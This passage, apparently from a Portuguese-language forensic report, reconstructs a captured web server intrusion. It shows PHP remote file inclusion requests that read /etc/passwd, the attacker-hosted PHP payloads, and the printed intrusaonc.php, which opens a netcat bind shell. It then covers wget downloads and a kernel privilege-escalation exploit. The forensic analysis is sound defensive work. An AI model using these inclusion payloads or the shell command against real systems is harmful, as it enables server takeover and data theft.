


Figura 3.5: Página index.php

É possível também descobrir a URL da página do servidor Web como visualizado na figura 3.6

A página index.php recebe o parâmetro 'inc', via o método GET, e o nome de um arquivo a ser incluído o que em um site mal programado possibilita direcionar para outros arquivos ou mesmo outro site o valor a ser incluso pela variável 'inc'. Este tipo de descuido com a segurança da codificação da página index.php sugere que ela apresente em seu código elementos do tipo *include ($_GET['inc'])* para preencher o código HTML de alguma área da página, os quais, utilizando de um recurso da linguagem de programação PHP chamado URL fopen wrappers, permitem que o conteúdo de uma URL seja interpretado e visualizado como um

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML>
 <HEAD>
  <TITLE>404 Not Found</TITLE>
 </HEAD>
 <BODY>
  <H1>Not Found</H1>
  The requested URL /favicon.ico was not found on this server.<P>
  <HR>
  <ADDRESS>
   Apache/1.3.26 Server at webmiau.gatomolhando.xxx.br Port 80
  </ADDRESS>
 </BODY>
</HTML>
```

Figura 3.6: Endereço do servidor Web

arquivo local do site. Este tipo de exploração de falha é popularmente conhecido como PHP Injection, ao qual o invasor por meio da porta 80, obtém a lista de usuários do servidor da seguinte maneira:

- inicialmente ele testa como a variável identificada url trata um redirecionamento para um outro arquivo;
- em um segundo momento, ele testa qual seria o resultado se fosse direcionado o valor da variável para um arquivo PHP remoto, ou seja, se é possível injetar código PHP.

É fato que o invasor realiza teste na variável buscando uma travessia de diretório, direcionando o valor da variável para o arquivo passwd. Esta exploração do problema se processa logo em seguida, com uma requisição de página para a máquina alvo do tipo *GET /index.php?inc = /etc/passwd HTTP/1.1* que retorna ao invasor o conteúdo do arquivo local /etc/passwd como pode ser observado na figura 3.7.

O invasor tenta agora ler o arquivo shadow fazendo um *GET /index.php?inc = /etc/shadow HTTP/1.1* que é o arquivo que contém as senhas dos usuários no sistema, mas ele não obteve o acesso porque não tem permissão, como demonstra a figura 3.8.

O invasor percebe que é possível injetar código PHP. Então o mesmo inicia o processo de injeção de vários pequenos artigos, sendo que o passo seguinte foi




Figura 3.7: Resultado do arquivo passwd

o teste da possibilidade de injetar código PHP manipulando o conteúdo da variável 'inc'. Pois dessa forma seria a única maneira de o invasor interagir com o sistema através da falha do site PHP permitindo que ele realize ações no sistema além de leitura de arquivos. A figura 3.9 usa a técnica de PHP Inject para execução de comandos no servidor caracterizando o acesso arbitrário através do *GET /index.php?inc = http://66.66.66.171/ifconfig.php HTTP/1.1* através da sintaxe:

```
<?php
   passthru ("date");
   echo "configuracao de rede";
   passthru ("ifconfig | grep inet| cut -f2 -d: | cut -f2 -d\/");
   echo "XXX>;-)!!!";
```




Figura 3.8: Acesso negado ao arquivo shadow

```
?>
```

Após injetar o *GET /ifconfig.php HTTP/1.0*, o invasor percebe que é possível utilizar a função *passthru()*, pois ela permite executar um comando do sistema via PHP e visualizar a saída dos comando no navegador, bem como permite que os dados vindos de um cliente http sejam passados para essa função, pois ela possibilita a execução de qualquer comando no sistema. A figura 3.10 exibe o código usado pelo invasor para consultar a hora do sistema com a seguinte sintaxe:

```
<?php
   passthru (date);
?>
```




Figura 3.9: Injeção do arquivo PHP no ifconfig.php

O invasor consulta informações sobre o sistema através do *GET /index.php?inc = http://66.66.66.171/versionso.php HTTP/1.1*, como ilustra a figura 3.11 abaixo, através da sintaxe:

```
<br>
<?php
   passthru ("cat /proc/version");
   passthru ("uname -a");
   passthru (pwd);
?>
```




Figura 3.10: Injetado código PHP para identificar a data e hora do sistema

3.7 Instalação de Backdoor

O invasor instalou um *Backdoor* com injeção dos códigos PHP citados e obteve muitas informações sobre o sistema. Pode-se observar que iniciou-se nos pacotes de número 38928 até o pacote de número 38957. A injeção do código é realizada através do comando *GET /index.php?inc = http://66.66.66.171/intrusaonc.php HTTP /1.1*, como demonstra a figura 3.12, e a saída do comando no tcpdump é exibida na figura 3.13.

É possível observar que a porta aberta é a 65321 citada no ínicio deste relatório e que os comandos enviados são executados no */bin/sh* logo após estabelecer a conexão.

No pacote de número 39040 observa-se atividade na porta aberta pelo invasor, mas o *chaosreader0.94.pl* não consegue remontar essa sessão. Entretanto, ao se recorrer ao log gerado pelo tcpflow, é possível obter o tráfego referente a porta 65321, como pode ser visualizado na figura 3.14.




Figura 3.11: Injetado um código PHP para identificar a versão do kernel

Após executar os comandos no arquivo *intrusaonc.php*, o sistema permite uma forma bem mais interessante para o invasor, uma vez que a execução do comando *"nc -l -p 65321 -e /bin/sh"* pela função PHP passthru() deixa o *shell* rodando com as permissões do usuário atual (www-data) e aguarda por um conexão na porta 65321, o que configura o procedimento conhecido como *backdoor*.

Este termo *backdoor* pode ser compreendido como a porta de fundos que aguarda por conexões de pessoas não autorizadas e que normalmente permanece relativamente secreta, principalmente para evitar que seja descoberta ou que seja desativada pelo administrador do sistema. Neste caso a porta só precisou ficar aberta por alguns instantes até que se conseguisse uma forma mais privilegiada de interagir com o sistema, e a questão do sigilo não demanda maiores preocupações para o invasor.

```
GET /intrusaonc.php HTTP/1.0
Host: 66.66.66.171
User-Agent: PHP/4.1.2

HTTP/1.1 200 OK
Date: Sat, 12 Aug 2006 06:35:49 GMT
Server: Apache/1.3.34 (Debian)
Last-Modified: Sat, 12 Aug 2006 06:19:04 GMT
ETag: "6ccc7-c8-44dd72d8"
Accept-Ranges: bytes
Content-Length: 200
Connection: close
Content-Type: application/x-httpd-php

<?php
.passthru("date");
.echo "Iniciando via NETCAT da Backdoor";
.passthru("nc -l -p 65321 -e /bin/sh");
.echo "Backdoor Instalada !!! >;-)";
.echo "Passporte para  sistema disponivel !!! >;-)";
?>
```

Figura 3.12: Conteúdo do arquivo intrusaonc.php

O código do arquivo *intrusaonc.php* prevê uma espécie de confirmação de sua execução, mas que não pode ser visualizada porque o comando passthru() não retorna resposta, permanecendo ocupado, esperando pela finalização do comando que instala o backdoor, o *"nc -l -p 65321 -e /bin/sh"*, o qual só encerra após o fechamento da conexão remotamente explorada pelo invasor.





Figura 3.13: Saída do comando tcpdump



No.	Time	Source	Destination	Protocol	Info
39036	139.978721	1.10	DECNET-Phase-IV-end-n	DEC DNA	Routing control, Endnode Hello message
39037	143.016809	SC&C_c9:a2:b9	Broadcast	ARP	Who has 192.168.100.171? Tell 66.66.66.51
39038	144.016662	SC&C_c9:a2:b9	Broadcast	ARP	Who has 192.168.100.171? Tell 66.66.66.51
39039	145.016618	SC&C_c9:a2:b9	Broadcast	ARP	Who has 192.168.100.171? Tell 66.66.66.51
39040	147.324575	66.66.66.171	70.51.69.51	TCP	39683 > 65321 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=2
39041	147.324895	70.51.69.51	66.66.66.171	TCP	65321 > 39683 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS
39042	147.324918	66.66.66.171	70.51.69.51	TCP	39683 > 65321 [ACK] Seq=1 Ack=1 Win=5840 Len=0 TSV=2141
39043	149.977202	1.10	DECNET-Phase-IV-end-n	DEC DNA	Routing control, Endnode Hello message
39044	150.195869	66.66.66.171	70.51.69.51	TCP	39683 > 65321 [PSH, ACK] Seq=1 Ack=1 Win=5840 [TCP CHE
39045	150.196188	70.51.69.51	66.66.66.171	TCP	65321 > 39683 [ACK] Seq=1 Ack=4 Win=5792 Len=0 TSV=3169
39046	150.198514	70.51.69.51	66.66.66.171	TCP	65321 > 39683 [PSH, ACK] Seq=1 Ack=4 Win=5792 Len=54 TS
39047	150.198525	66.66.66.171	70.51.69.51	TCP	39683 > 65321 [ACK] Seq=4 Ack=55 Win=5840 Len=0 TSV=214
39048	151.026490	SC&C_c9:a2:b9	Broadcast	ARP	Who has 192.168.100.171? Tell 66.66.66.51

Figura 3.14: Exibição da porta 65321 no tcpdump

Capítulo 4

Acesso ao servidor invadido

4.1 Acesso por Terminal Remoto

Após o backdoor instalado e citado na seção anterior, o próximo passo do invasor é conectar remotamente, o que pode ter sido realizado pelo comando *"rc 70.51.69.51 65321"* do próprio NETCAT (observar s seção 3.3), e prosseguir a interação com o sistema do invadido. A utilização do terminal remoto, desde a abertura da conexão até o seu fechamento e até a conclusão da invasão, está registrada na figura 4.1 que foi retirada do arquivo PCAP iniciando no pacote de número 39040 e finalizando no pacote de número 39042.

Ao utilizar a opção Follow TCP Stream no pacote de número 39040 obteve-se como resultado a interação do invasor via terminal com a máquina invadida, iniciando pelo comando id gerando como resposta a identificação do usuário atual do terminal, como ilustra-se abaixo.

```
#id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

O invasor tenta obter a figura skull.jpg usando o wget, mas recebe mensagens de erro possivelmente porque tenta usar o backspace que não é traduzido assim pelo NETCAT e registra uma digitação incorreta da url. Após este procedimento, o invasor ainda tenta listar os arquivos do diretório e verifica que o arquivo *skull.jpg* realmente não foi enviado como demonstra-se abaixo.

```
wget 66.66.66.171.[D.[D.[D.[D.[D.[D.[D.[D.[D.[D.[D.
```




Figura 4.1: Conexão estabelecida do invasor ao servidor remotamente

```
[Dhttp://66.66.66.71/skull.jpg
--20:30:00- - ftp://66.66.66.171%1b%5bd%1b%5bd%1b%5bd%1b%5bd%1
b%5bd%1b%5bd%1b%5bd%1b%5bd%1b%5bd%1b%5bd%1b%5bd%1b%5bdhttp//66
.66.66.71/skull.jpg
           => `skull.jpg'
Resolving 66.66.66.171%1b%5bd%1b%5bd%1b%5bd%1b%5bd%1b%5bd%1b%5
bd%1b%5bd %1b%5bd%1b%5bd%1b%5bd%1b%5bd%1b%5bdhttp... failed:
Host not found.
ls skull.jpg
ls: skull.jpg: No such file or directory
```

O invasor entra no diretório com o comando *cd /tmp* que tem permissão de escrita no diretório para prosseguir com os seus intentos. E assim ele consegue com sucesso fazer o download do arquivo *skull.jpg* do site hospedado em sua própria máquina e confere o resultado listando novamente os arquivos do diretório, como pode ser visto na figura 4.2.

```
#cd /tmp
#ls
session_mm_apache0.sem
wget http://66.66.66.171/skull.jpg
--20:31:16-  http://66.66.66.171/skull.jpg
           => 'skull.jpg'
Connecting to 66.66.66.171:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 19,886 [image/jpeg]
    0K .......... .........          100%  971.00 KB/s
20:31:16 (971.00 KB/s)-'skull.jpg' saved [19886/19886]
#ls
session_mm_apache0.sem
skull.jpg
```

Figura 4.2: Acesso ao diretório /tmp

Este arquivo *skull.html* vai substituir a página principal do site local no final da invasão, e após estar finalizado o *download*, ele confere o resultado do processo usando o comando ls (exibido anteriormente), e tenta copiar a figura *skull.jpg* para o diretório */var/www*, mas recebe mensagem de retorno de erro por falta de permissão de escrita no diretório de destino, como pode ser visto na imagem 4.3.

```
#cp skull.jpg /var/www -v
'skull.jpg'->  '/var/www/skull.jpg'
cp: cannot create regular file '/var/www/skull.jpg': Permission
   denied
```

Figura 4.3: Acesso negado ao copiar o skull.jpg para o /var/www

Após a frustada tentativa de copiar o arquivo *skull.jpg* para o diretório */var/-www*, o invasor confere os resultados listando o conteúdo do diretório de destino, como demonstra-se a figura 4.4. E logo após, ele lista os detalhes do diretório, e assim ele entra no diretório */var/www* conferindo o diretório atual e listando o conteúdo do mesmo.

```
ls -l /var/www/
ls -d /var/www
/var/www
ls -ld /var/www
drwxr-xr-x   14 root     root          8192 Aug 11 19:50 /var/www
cd /var/www
pwd
/var/www
ls -l
```

Figura 4.4: Listagem do diretório /var/www

4.2 Escalada de privilégios usando um Exploit

Para tentar resolver esse problema de falta de permissões do usuário *www-data*, o invasor utilizou uma escalada de privilégios aproveitando-se de um exploit que possa servir aos seus próprios propósitos. Por esta razão o invasor se aproveitou de uma vulnerabilidade documentada para a série do kernel utilizada na máquina alvo do ataque. Para maiores detalhes, consultar `www.securityfocus.com/bid/7112/info`. Está vulnerabilidade é explorada com o auxílio de um exploit disponível em `http://downloads.securityfocus.com/vulnerabilities/exploit/km3.c` registrada em sites de segurança como exibe-se: `http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0127` e `http://www.securityfocus.com/bid/3447`.

Para isso, ele usou o comando *cd* para que pudesse retornar ao diretório */tmp* ao qual ele tem acesso a leitura e escrita e também onde o invasor tem como fazer o *download* do fonte do *exploit*, utilizando o comando wget como exibe-se a seguir. E após fazer o *download* com sucesso, ele lista utilizando o comando ls para conferir se o código fonte foi realmente baixado. E logo em seguida o invasor compila o código fonte como demonstra-se na figura 4.5.

O invasor lista os arquivos para verificar se compilou, e constata que gerou um arquivo executável *owner_skull*, como observa-se na figura 4.6.

